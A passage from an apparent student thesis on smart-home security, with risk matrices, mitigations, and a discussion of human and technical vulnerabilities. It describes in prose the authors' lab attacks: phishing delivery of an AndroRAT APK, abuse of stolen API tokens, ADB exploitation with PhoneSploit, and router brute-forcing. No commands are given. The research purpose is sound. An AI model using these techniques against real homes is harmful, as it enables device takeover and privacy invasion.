9	Physical Security	Personal Safety	Ignoring Measures, Unauthorized Access, Device Tampering	Security Warning/Alert	Increase physical security measures	2x2
10	Simple Passwords	Digital Security	Weak Authentication Protocols, Social Engineering	Password Control on Master Device	Enforce strong, complex passwords	1x2
11	Mobile Malware	Digital Security	Phishing Attacks, Over-Sharing, Unauthorized Access	Google Play Protect, Android Store Malware Check	Use trusted antivirus, download apps from official stores	2x3
12	USB-Debugging Mode	Digital Security	System Manipulation via ADB, Unauthorized Access	Security Warning/Alert	Educate users, disable developer options when not in use	1x2
13	Remote Access	Digital Security	Network Security Weaknesses, Remote Exploits	IoT Encryption, Intrusion Detection System	Strengthen network security, monitor access	2x3
14	Oversharing Information	Privacy	Social Engineering, Phishing Attacks, Weak Authentication	Security Warning/Alert	Educate about safe social media sharing	2x2

1. **Regularly apply updates to replace outdated devices**: Regular updates and replacement of outdated devices mitigate risks associated with outdated firmware and weak authentication protocols. Automatic updates ensure devices are always equipped with the latest security patches, reducing vulnerabilities. This will ensure that the risks of outdated IoT devices do not happen.[115]

2. **Use parental controls and educate about device usage**: Using parental controls and educating children about device usage are effective mitigations against risks posed by children's access to devices. MFA (Multi-Factor Authentication) or robust authentication adds layers of security, making it harder for children to access sensitive features inadvertently. This will ensure that the risk of Inadvertent Access by Children will not happen.[116]

3. **Encrypt sensitive data, use strong passwords and have backups**: To prevent data loss due to over-sharing, weak authentication, and other vulnerabilities, encrypting sensitive data and using strong passwords are key. IoT encryption and MFA authentication enhance data privacy and reduce the risk of unauthorized access. This will help to ensure that data loss will not happen.[117] [118]

4. **Educate users and restrict admin access**: Educating users and restricting admin access are effective against risks from inadequate network security and misplaced trust. Implementing MFA and security warnings/alerts can also prevent unauthorized admin access due to social engineering. This will ensure that no one else in your social network can access the IoT devices without the smart-home user's knowledge and reduce the risk surface. This will increase the digital literacy of the user and to be more aware of the consequences that can occur within a smart-home[119]

5. **Implement MFA on all devices**: This addresses the risk posed by weak authentication protocols. MFA requires multiple verification methods, significantly enhancing digital security. This mitigation will ensure that there is no Lack of MFA. [47], [7]

6. **Enforce strong password policies**: Helps mitigate risks associated with using default settings and weak authentication. This approach reduces the likelihood of unauthorized access due to common or easily guessable passwords. To ensure a good password is used, one can measure it with websites such as PasswordMonster [120]. Enforcing strong, complex passwords is essential for mitigating weak authentication protocols and social engineering risks. This approach enhances the security of digital systems against unauthorized access. [121].

7. **Secure Wi-Fi and monitor the network**: Implementing strong encryption and monitoring the network using an intrusion detection system is effective against network eavesdropping and device incompatibility risks. This approach enhances network security and reduces unauthorized access. This mitigation will ensure that no Default Credentials exist. [122]

8. **Implement network segmentation**: Mitigates risks related to network congestion, unauthorized access, and eavesdropping. By isolating devices on different network segments, the impact of a breach can be contained.[123]

9. **Increase physical security measures**: Addresses unauthorized access and device tampering risks. Security warnings/alerts can also help alert users to potential material security breaches. This will ensure that there is no Unsecured Wi-Fi Network.[124]

10. **Use trusted antivirus solutions and official app stores**: Effective against phishing attacks, over-sharing, and unauthorized access risks. Google Play Protect, Android Store Malware Check, and solutions like AVG-antivirus help identify and prevent malware infections.[125]

11. **Educate users and turn off developer options**: Educating users about the risks and reducing developer options when not in use can mitigate the dangers associated with system manipulation via ADB and unauthorized access. Strengthening network security and monitoring access using IoT encryption and an intrusion detection system can mitigate risks from network security weaknesses and remote exploits. Educating users about safe social media sharing practices is an effective mitigation strategy against risks posed by social engineering, phishing attacks, and weak authentication. This approach helps maintain privacy and reduce data exposure risks. [27] [4]

We will now update our risk Matrix, and put our new scores in the following updated risk matrix 6.6.2.

Table 6.6.2: Risk Matrix after proposed mitigations 6.6.1

Probability \Consequence	Low (1)	Medium (2)	High (3)	Very High (4)
Low (1)	🟩 5, 6	🟩 10, 12	🟩	🟨
Medium (2)	🟩	🟨 1, 2, 3, 4, 6, 7, 8, 9, 14	🟨 11, 13	🟨
High (3)	🟩	🟨	🟨	🟥
Very High (4)	🟨	🟨	🟥	🟥

After reviewing the "Risk Matrix before proposed mitigations" and "Risk Matrix after proposed mitigations" sections of your thesis, it is evident that the proposed mitigations have had a significant impact on reducing risk levels

Higher risks are more common in the "before" matrix, with several risks falling into the high and very high consequence categories. This indicates a substantial threat level prior to mitigation. For example, risks such as "Lack of Multi-Factor Authentication (MFA)" and "Unauthorized Remote Access" are initially categorized as high probability and very high consequence, reflecting serious security concerns in the smart home environment

Post-mitigation, the risk levels shift notably. Many risks move into lower probability and consequence categories, demonstrating the effectiveness of the mitigation strategies. This change highlights the reduced likelihood and impact of the same risks due to implementing robust security measures and practices.

The analysis of these matrices reveals the critical importance of effective risk mitigation strategies in enhancing smart home systems' overall security and resilience against various cyber threats. The mitigations have effectively lowered the risk levels, making the smart home environment more secure and less vulnerable to potential exploits.

Chapter 7

Discussion

This chapter engages in a detailed discussion on the trio of research questions outlined in Section 1.5. It scrutinizes each question, summarizing and critically analyzing the relevant research findings. The analysis involves a comprehensive evaluation of the research's strengths and weaknesses. Following this evaluation, the chapter explores the research's limitations in depth. It then moves to a forward-thinking conclusion, proposing suggestions for future research. These suggestions, rooted in the insights from the current study, aim to drive further academic inquiry in this field.

7.1 Q1: How does human behavior act as a critical vulnerability in the cybersecurity of smart home environments?

The exploration of human behavior and its nuances forms a pivotal part of this study, emphasizing the multitude of factors that uniquely influence individuals, as discussed in section 2.2.2. The human element in cybersecurity is often regarded as a critical vulnerability point. As suggested by [22], the propensity for human error is a significant concern in cybersecurity. Everyday life is replete with minor oversights, such as forgetting keys or neglecting to lock doors, which reflect an inherent human fallibility. This fallibility is not only recognized in daily life but also resonates with the teachings of various religions that often highlight the intrinsic imperfection of humans [23]. The consequences of such human errors assume a greater significance within the smart home environment. The intricacies of decision-making in smart homes are influenced by a wide array of factors that shape human interaction with technology. From health-related challenges to socioeconomic conditions, each factor contributes to how individuals manage the cybersecurity of their smart homes. During this thesis, we uncovered plenty from the first and second cycles of our DSR-run 3.1.1. As mentioned in section 4.1, imagine having a high-tech car. In contrast, it may have the coolest cutting-edge technology and features, accidents can occur, and if we do not know how to use the cutting-edge features, what purpose do these features serve? Similarly to smart homes, while they may be equipped with the newest IoT devices, they rely heavily on how we, the people the socio-part living in them, use them. Even with all this fancy tech, the safety of our smart homes often depends on our actions and decisions.



Motications Theories
Which psychological factors affects the user subconsciously?
Physical and Mental health
To what extent do physical and mental health challenges compromise the balance between ease of use and security in smart home systems?
?
Digital Literacy
How much understanding does the user have with IoT devices??
Financial Constraints
How much can the user afford? will it save money and go for a cheaper IoT-device ?
Education
How does formal education influence the understanding and implementation of cybersecurity in smart homes?
Social network & Culture
What will family, friends and colleagues say about a IoT device? Will the user be motivated to acquire an IoT-device because of a close friend? will it share administrative permission to the IoT-devices?
Life Experience
Do personal experiences with technology, particularly previous security breaches, lead to more proactive cybersecurity measures in smart homes?

Figure 7.1.1: Challenges with the Socio-aspect 4.1.9

We have uncovered many factors during the thesis, which dives into the multifaceted factors that influence human behavior and its decisions in the context of smart home security; these factors affect every smart home user regardless of what life situation one finds oneself in. It identifies critical elements such as physical and mental health conditions 4.1.1, financial constraints 4.1.2, digital literacy 4.1.3, education4.1.4, social networks 4.1.5, cultural influences 4.1.6, and personal life experiences 4.1.7, significantly influencing how individuals interact with and manage their smart home technologies. These elements are instrumental in shaping behaviors that lead to potential security lapses, including neglecting device updates, overlooking security protocols, and opting for less expensive yet less secure IoT devices. A general lack of understanding about the functionalities and risks associated with these devices, as detailed in section 4.1.9.

The inherent human tendency to make mistakes is highlighted in this discussion [126]. Human error is not exclusive to smart home users; it is a universal challenge all IoT device and smart-home owners to face. However, the lack of mandatory security protocols in smart homes sets them apart from corporate environments. While companies typically have incident response plans and policies that mandate employee training to counteract cyber threats, such environments are not commonplace in the domestic sphere [4]. In smart homes, users often purchase and use IoT devices without fully understanding the potential consequences. This lack of enforced learning and preparedness is a primary concern within the socio-technical aspect of smart homes, where human factors frequently contribute to security vulnerabilities. This was also confirmed in our survey that we held to see in section 4.3.

Physical and mental health affects everyone's decision-making. At the same time, these IoT devices can serve our needs; our health may hinder us from maintaining a good cybersecurityengine within our smart home. Individuals suffering from chronic pain conditions may find it difficult to interact with technology for security purposes, such as regularly updating passwords or checking security notifications. Mental health is just as important as physical health. Individuals experiencing high levels of stress or anxiety may overlook essential security practices. The cognitive load imposed by stress can lead to forgetfulness or a lack of focus, resulting in neglected software updates, weak password choices, failure to monitor security alerts, and more. [25].

Digital literacy is crucial in understanding how well users can operate IoT devices and implement necessary security measures; users with higher digital literacy are more likely to understand and implement necessary security measures, reducing the risk of vulnerabilities. Conversely, a lack of digital literacy can lead to security oversights and increased susceptibility to cyber threats, but what happens when a user lacks this capability?In the broader context, education impacts users' general awareness and understanding of technology. Our research indicates that a more educated user base might be more aware of potential cybersecurity risks, leading to more secure practices in managing smart home devices. However, not every education focuses on cybersecurity, so what happens when a user lacks a formal education or understanding of the importance of cybersecurity? Life experience with technology may provide a good digital literacy; individuals who have experienced security breaches are more likely to adopt proactive security measures for their smart home environments. However, those who face such incidents for the first time are more likely not to protect themselves.

Social networks and culture highlight how societal norms and cultural values can shape attitudes and practices regarding technology and security. The influence of social networks, including peer pressure and the desire to conform to prevailing standards, is particularly emphasized. These societal and cultural influences can lead to variations in cybersecurity awareness and practices, underlining the importance of considering social contexts in developing effective cybersecurity strategies for smart homes. A user is more likely to trust a decision due to trusting a close friend or family member, oversharing information on social media, or giving full access to their friends. So even if they do not get hacked, their friends can get hacked, which alone can be enough to compromise the smart-home user.

Financial constraints make human behavior a critical vulnerability in cybersecurity through the tendency to prioritize cost savings over security in smart home environments. This behavior is exemplified by consumers gravitating towards cheaper, discounted smart home products without considering their security features. This prioritization of immediate financial savings over long-term security leads to the adoption of potentially vulnerable devices, thus increasing the risk of cyber threats and compromising the integrity of smart home systems.

Our motivational theories for our study are there to support our socio-aspect; it highlights how motivational theories related to human cognition and psychology critically impact cybersecurity in smart homes. It details how individual attitudes towards risk are influenced by every factor within the socio-aspect. To finish this research question, human behavior is a critical vulnerability to a smart home. The section underscores the importance of considering these diverse human aspects in developing effective cybersecurity strategies for smart homes. Each factor contributes to potential security lapses, emphasizing the human element as a significant vulnerability in smart home cybersecurity. We as human beings will always make mistakes, but to be aware of it and learn, adapt that can make difference. During our analysis in section4.1 our findings were confirmed from our survey 4.3, it provided us validation that the average smart-home that majority of the users are not prepared if a cyber-incident were to occur.

7.2 RO2: How can the technical aspects of smart home systems, such as API tokens and security protocols, be exploited in real-life scenarios to compromise cybersecurity?

On the other side of our socio-aspect that we just disucussed in research question 17.1 we have the technical-aspect, while we have risks that are soley alone from socio-aspect 4.1.9. Every year, an increasing number of smart homes, demonstrating a clear preference for IoT devices over conventional household items. According to Statista, we expect the worldwide inventory of Internet of Things (IoT) devices to nearly double from 15.1 billion in 2020 to over 29 billion by 2030 1.1, with an estimated 8 billion consumer devices in China alone. [2] The technical aspect of socio-technical systems in smart homes is a complex amalgamation of hardware, software, networks, and digital services. Smart homes encompass a variety of IoT devices, like smart lights, smart TVs, smartphones, and the intricate software platforms that control and manage them. These platforms rely on API services, critical for integrating and interacting between various devices and applications. Communication within these systems often utilizes standard protocols like HTTP POST and GET requests, enabling the transfer and retrieval of data over the Internet [71] [83]. As mentioned in section 2.2 A smart home aims to make daily tasks more convenient and comfortable and improve energy efficiency. Smart homes empower users to control their devices remotely through smartphones, other compatible devices, or via a central hub or digital assistant [13].



Authentication
What if a smart-home lacks authentication on its IoT-devices?
Digital Network
The digital infrastructure of a smart-home, how secure is it?
API-tokens
What happens if a API-token won't respond, or get compromised
IoT-devices
Which IoT-devices are in the household, and how many devices can be controlled from the Master-Device?
Phone / Master-Device
API Services
What happens if an API-service cannot be reached or something compromises it.
Updates & Patches
What happens if there is an error with the update or no patches provided?

Figure 7.2.1: Challenges with the technical-aspect 4.2.8

We have uncovered many factors during our literal review and lab experiment, which dives into the multifaceted factors that influence the technological difficulties and potential errors in the context of smart-home security; these factors can affect every IoT device regardless of which newest cutting edge IoT-device a smart-home user decides to acquire. It identifies critical elements such as Authentication, API tokens, Digital network, IoT devices, Updates & patches, and API services significantly influencing how IoT devices interact with and communicate within a smart home environment. These elements are instrumental in shaping the technological side of security.

The number of IoT-devices within a smart-home is essential to keep in mind, the more IoT-devices there is in a smart-home thus the higher risk is it for the smart-home user to lose control over maintaining over the IoT-device. While these devices enhance home automation by providing advanced functionalities such as remote control through applications and intelligent data collection, leading to improved living experiences [56]. Smartphones and tablets have become central to controlling and monitoring these smart environments. Smart TVs now serve multiple functions, extending beyond entertainment to information dissemination and home management. In our Use-case diagram 4.2.2, we studied the risks to have one device controlling the entire home which can be seen in our Misuse-case diagram 4.2.3, a smart-home user can have the total control over a 9 out of 10 devices that is regularly updated but what happens if one of the devices is vulnerable and gets compromised? In our lab session5 we confirmed through our study cases that it requires only to get access to one device in order to sniff traffic and conduct a reconnaissance attack to discover every single IoT-device within the network (LAN) 2.3 2.3.1 which is the biggest weakness when it comes to IoT-devices since they talk to each other over the internet5.1.2 5.1.3. In on third study case 5.4 we used the Metasploti 5.4.2 to gain remote-access to the Master-device within the lab and because of this we had total control over every application within the smart-home, without the need to individually gain API-token to control a specific device.

For the digital network, an average smart-home user consists of a simple router that combines a switch and a router into one, and a few IoT devices, as discussed in section 2.3.1. These devices do not have advanced security protection by default if not nothing. While big companies have SOC deals, ID alarms, and more security mitigations, an average smart home only has a firewall and password to the router to protect itself from any malicious attacks. During our lab 5 session, we got through the firewall and brute-forced ourselves into the router without any issue 5.1.1, which is another example of how weak an average router is within a smart home. We also found out after getting into the router that we had a complete overview of every device on the network by analyzing Wireshark 5.1.4 and using bettercap 5.1.2

Updates and Patches 4.2.3 are critical for every IoT device within a smart home, including their software and firmware, and are vital for maintaining security and functionality. This focus on updates and patches provides insights into how neglecting these technical aspects can lead to real-life cybersecurity compromises. regular software updates and patches are essential in addressing vulnerabilities and fixing bugs [76]. When these updates are not applied, smart home devices are susceptible to cyber threats that exploit outdated software. Cyber attackers constantly evolve their tactics, and devices without the latest security patches become easy targets for these sophisticated attacks [87].

API tokens 4.2.5are crucial for securing communication between devices and services in smart home systems. They verify identities and permissions, ensuring only authorized devices and users can access the network. However, if these tokens are poorly managed or exposed, malicious actors can exploit them to gain unauthorized access. For instance, if an API token is intercepted or stolen, an attacker could impersonate a legitimate device, gaining control over smart home functions or accessing sensitive data as demonstrated by us in our study case 2 5.3.1. As mentioned, some IoT services 5 4.2.6 operate over unencrypted pathways such as HTTP-traffic 8 5.1.3. This lack of encryption makes the data transmitted by these services vulnerable to interception and manipulation. An attacker could exploit these unencrypted pathways to eavesdrop on communications, steal sensitive information, or inject malicious data, potentially leading to unauthorized control over smart home devices or compromising personal privacy. The HTTP GET and POST methods, essential for communication in IoT environments, could also be avenues for exploitation. In our lab, we Exploited the HTTP GET Method by requesting data from a specified resource. We used cURL to send GET requests [71] to a server by having the API token simulate a smart home device. By crafting these requests, we could retrieve sensitive information like the device's status or control parameters, control which light colour, and control the smart-tv. This demonstrates a potential security vulnerability where an attacker could access confidential information by simply sending GET requests to unprotected or poorly secured IoT devices and completely control over the devices by having the API token and conducting a few curl commands.

In addressing RO2, our laboratory findings underscore the critical vulnerabilities in the technical aspects of smart home systems; we conducted three different ways to exploit and take advantage of a real-life smart home.

In our **study case 1**5.2, we explored a sophisticated cybersecurity threat in smart home systems through the use of AndroRAT.2.1, a tool designed for the remote administration of Android devices. The experiment used Apache28, a well-known web server software, to create a website that imitated a trusted platform like Facebook8. This approach provided a foundation for demonstrating smart home environments' technical vulnerabilities and exploitation techniques.The core of this experiment involved embedding "Safefile.apk," a file created with AndroRAT, into the Apache2-hosted website. The website's design was intentionally familiar, aiming to leverage the users' trust in established platforms. The technical sophistication of this attack lay in its ability to deceive users into downloading a malicious file, thinking it was from a trusted source.An essential component of this experiment was broadening the phishing attack's scope beyond our local network. By configuring port forwarding on our Apache2 server, we demonstrated such cyber threats' expansive reach and potential scale. This technique showed how a seemingly innocuous action, like clicking on a link from a legitimate-looking website, could lead to significant cybersecurity breaches.The use of AndroRAT in this context highlighted the potential for remote administration tools to be misused. Once the user installed the malicious APK file, the attacker gained comprehensive control over the Android device's functions. This case study vividly demonstrated the ease and efficiency of cyberattacks, particularly focusing on the technical manipulation and exploitation of trusted digital spaces.From the technical perspective, this case study underscores the vulnerabilities inherent in smart home technologies and the critical need for robust cybersecurity measures. It highlights the importance of securing web servers and being vigilant about the files and applications users interact with within the smart home environment. The case study serves as a reminder of the potential dangers of phishing attacks in smart home security, emphasizing the necessity for user education on cyber threats, strong security systems for smart devices, and the dire repercussions of successful cyberattacks in digitally dependent homes.
In our

study case 25.3.1 This case study delved into the exploitation of API tokens within smart home systems, focusing on devices like Hue lights and Samsung smart home systems. The experiment demonstrated how attackers could gain control over these devices by stealing or generating API tokens. This aspect of the study was crucial in showing how smart home security and authentication tools could be turned against them. The primary exploitation technique involved commandeering API tokens. This was achieved by either intercepting existing tokens or generating new ones using methods outlined in the study. With these tokens, attackers were able to send authenticated HTTP requests to the devices, bypassing standard security measures. For example, attackers could adjust the lighting settings or control smart appliances. The critical aspect of this technique was the exploitation of weaknesses in the management and security of API tokens. This included targeting devices with weak or default tokens, often overlooked in security protocols. The vulnerabilities exposed in this case study are particularly alarming due to the level of control that API tokens grant over smart home devices. With unauthorized access to these tokens, attackers could perform a range of activities from benign disruption, like changing light settings, to more severe actions like surveillance or identity theft. The ability to control smart home devices remotely opens up a spectrum of cybersecurity risks, making it clear that the security of API tokens is a linchpin in safeguarding smart home systems.

In our **study case 3**5.4.1, the focus was on the exploitation of the Android Debug Bridge (ADB), a key feature in Android devices, which can be utilized for debugging and other developmental purposes. The study examined how open ADB ports, often left exposed due to user negligence or lack of awareness, could be exploited to gain unauthorized access to Android devices. This aspect of the study was crucial in demonstrating how technical features intended for device maintenance and development can become vulnerabilities in smart home systems. The exploitation centered around the misuse of ADB connections. Attackers took advantage of ADB ports left open and accessible, either due to user oversight or misconfiguration. Using tools like PhoneSploit, attackers could connect to these devices over the same network. Once connected, they could execute a range of commands on the device remotely and without the user's knowledge. This technique showcased a significant security flaw in how debugging features are managed and secured in smart home environments. The vulnerabilities exposed in this case study are significant due to the access and control ADB offers over Android devices. Unauthorized access through open ADB ports could lead to severe privacy breaches and manipulation of smart home systems. The ability to remotely execute commands can transform a device into a surveillance tool or a gateway to further compromise the smart home network. This case study underscores the importance of securing debugging and development features in smart home devices. Leaving such features unprotected or poorly managed can lead to serious cybersecurity risks.

7.3 RO3: How can the integration of socio-technical insights into a risk assessment framework enhance the identification and mitigation of cybersecurity threats in smart homes?

My thesis underscored the critical interplay between social and technical aspects within smart home environments. By conducting all of our DSR-cycles we were able to conduct a comprehensive analysis aimed to unravel the complex relationship between user behavior 4.1.9, and the technical mechanisms of smart home devices and its facors 4.2.8. These elements collectively contribute to distinctive security challenges. In the pursuit of a holistic socio-technical understanding, we employed a multifaceted approach. This began with a detailed literature review, enabling us to unearth potential risks from both social and technical perspectives. To substantiate these findings, we conducted a survey that corroborated our socio-aspect discoveries. Parallelly, a series of case studies in our laboratory experiments were instrumental in validating the technical aspect of our findings. We meticulously mapped these findings throughout all of our DSR-cycles, as elaborated in section 3.1.1. This process was pivotal in attaining a comprehensive overview of the vulnerabiltiies identified throughout the thesis. 6.3.1

To effectively transpose these insights into a functional risk assessment framework, we had to find out which framework to take inspiration from so we could adapt, and we chose to adapt our risk assemnt from ISO27001 standard[47], along with NTNU's risk assessment guide[48]and Comptia security+[49].



Risk assessment framework
Survey
Lab-experiments
All vulnerability connected (Overview)
Validate Risks
Validate Risks
Vulnerabilities within Socio aspect
Vulnerabilities within Technical aspect
Discovered Vulnerabilities
Discovered Vulnerabilities
Socio-Technical Analysis
Adapt theory
Socio-Technical System Theory (STC)
Gather more data from related-work
Literature Review
START

Figure 7.3.1: DSR-cycle 3.1.1

Objective of Solution Phase: To explain our cycle so we can start focusing on the Literature Review. The task involves a comprehensive review to identify challenges in smart home cybersecurity. This step is crucial for establishing a foundational understanding of the existing problems and the current state of cybersecurity in smart homes.

Objective of Solution Phase i:n our next cycle This phase addresses RQ1 and RQ2, focusing on the Socio-Technical System Theory. Here, exploring this theory aims to understand its application and functionality in the context of smart homes. It serves as a theoretical framework to link social and technical aspects within the smart home environment.

Design and Development Phase: The third cycle focus shifts to the Adaptation of Theory and Socio-Technical Analysis. Adapting the Socio-Technical Systems (STS) theory to smart homes involves customizing the theory to fit the unique context of smart home environments.

Design and Development: The Socio-Technical Analysis part investigates the interaction of human and technical factors in smart home cybersecurity, aiming to understand how these elements interplay and affect security.

Demonstration Phase: After discovering the risks, we will do the demonstration test where we validate and confirm our risks from the technical aspect; our Lab Experiments are conducted as part of the Demonstration phase. The objective is to simulate smart home environments to test theoretical concepts. This phase strongly supports the technical aspect of the thesis, focusing on practical applications and effectiveness of theoretical models in real-world scenarios; this phase validates findings for RQ1

Demonstration Phase After finding out the risks we will to the demonstration test where we validate and confirm our risks from the technical socio aspect. This survey aims to gather public perception and behavior towards smart home cybersecurity. It predominantly supports the socio-aspect of the research, highlighting the importance of understanding user interactions and perceptions regarding cybersecurity measures in smart homes. This phase validates findings for RQ2

Evaluation Phase: to finish our phases with the last phase, the Evaluation phase, which integrates findings from all previous stages to assess cybersecurity risks and the effectiveness of proposed solutions in smart homes. The assessment aims to comprehensively evaluate the cybersecurity measures, considering both the socio-technical aspects and the practical implications in smart home settings.

All of these DSR-cycles above have helped us find all the risks; it was imperative first to identify the assets prevalent in most smart homes, as discussed in section 6.1. We recognize that a home harbors invaluable assets, including the right to privacy and sensitive personal, financial, and health information. Our risk assessment framework was tailored to address these identified assets, alongside the vulnerabilities 6.3.1, which consist of our findings literature review, surveys, and case studies, which we have mapped in section6.3.1. We delved into understanding potential threat actors 6.2.1, probing their motivations for targeting smart homes. This exploration included examining existing default security mechanisms 6.4.1and pinpointing the main risks. Connecting these risks to our identified vulnerabilities enabled us to propose a comprehensive list of mitigation strategies 6.6.1. These strategies were then summarized with a risk matrix, allowing for a nuanced and targeted approach to enhancing smart home cybersecurity. Our framework identified risks and offered pragmatic solutions, bridging the gap between theoretical risks and practical risk management in smart home environments. In figure shown below 7.3.1, where we have drew the process of our DSR-cycles 3.1.1.

So, to conclude our RQ3: How can integrating socio-technical insights into a risk assessment framework enhance. The identification and mitigation of cybersecurity threats in smart homes? We were able to conduct a holistic approach to socio-technical analysis for smart-home by not only adapting to an existing theory 4.1.8 but also validating it through our experiment to validate that the vulnerabilities we uncovered were real, by mapping 6.3.1 our risks together with one or more vulnerabilities; proposed mitigation 6.6.1 was given to our findings, and below will be a Before vs. After mitigation was given.

Table 7.3.1: Risk matrix before vs After

Before proposed mitigations	**Probability \Consequence**	**Low (1)**	**Medium (2)**	**High (3)**	**Very High (4)**
	Low (1)	🟩	🟩	🟩	🟨
	Medium (2)	🟩	🟨	10, 12	3, 4, 9
	High (3)	🟩	2	1, 6, 7, 8	5, 11, 13, 14
	Very High (4)	🟨	🟨	🟥	🟥

After proposed mitigations	**Probability \Consequence**	**Low (1)**	**Medium (2)**	**High (3)**	**Very High (4)**
	Low (1)	5, 6	10, 12	🟩	🟨
	Medium (2)	🟩	1, 2, 3, 4, 6, 7, 8, 9, 14	11, 13	🟨
	High (3)	🟩	🟨	🟨	🟥
	Very High (4)	🟨	🟨	🟥	🟥

7.4 Limitations

As previously highlighted in section 3.5, the scope of our thesis was intentionally restricted to a specific set of IoT devices. This selection was made to avoid including devices that could present hazards or cause damage to property, such as smart ovens or other appliances that emit heat. While the IoT devices we had access to were sufficient to address our problem statement comprehensively, it is important to acknowledge that incorporating a broader range of devices, especially those capable of causing physical harm to users or their surroundings, could potentially reveal additional vulnerabilities and risks. However, this expansion was beyond the scope of our current study. We opted for a more focused approach to ensure a thorough and detailed examination within our defined parameters.

Regarding our survey methodology, it encompassed responses from 50 individuals. Although this sample size was adequate for understanding the predominant trends and insights, extending our survey to a larger, more diverse, and possibly international audience could have enriched our findings with a wider range of perspectives. However, conducting such an expansive survey would have required additional resources and time, which were not feasible within the constraints of this project.

Furthermore, our study did not involve interactions with Internet Service Providers (ISPs), IoT device vendors, or manufacturers. While these entities play a crucial role in IoT security, examining their security mechanisms and policies would have significantly broadened the scope of our research. The vast diversity in the approaches and security measures employed by different IoT vendors and ISPs would warrant a more extensive investigation, potentially at the level of a Master's thesis. Although these aspects were not within the reach of our current study, they are crucial areas for future research and deserve attention in subsequent studies.

7.5 Future work

In the rapidly evolving landscape of the Internet of Things (IoT), where traditional households are increasingly transforming into smart homes, the proliferation of IoT devices is not just a trend but a fundamental shift in how we interact with technology. This thesis has laid the groundwork for understanding the security implications of this transformation, but there remains a vast expanse of uncharted territory that warrants further exploration.

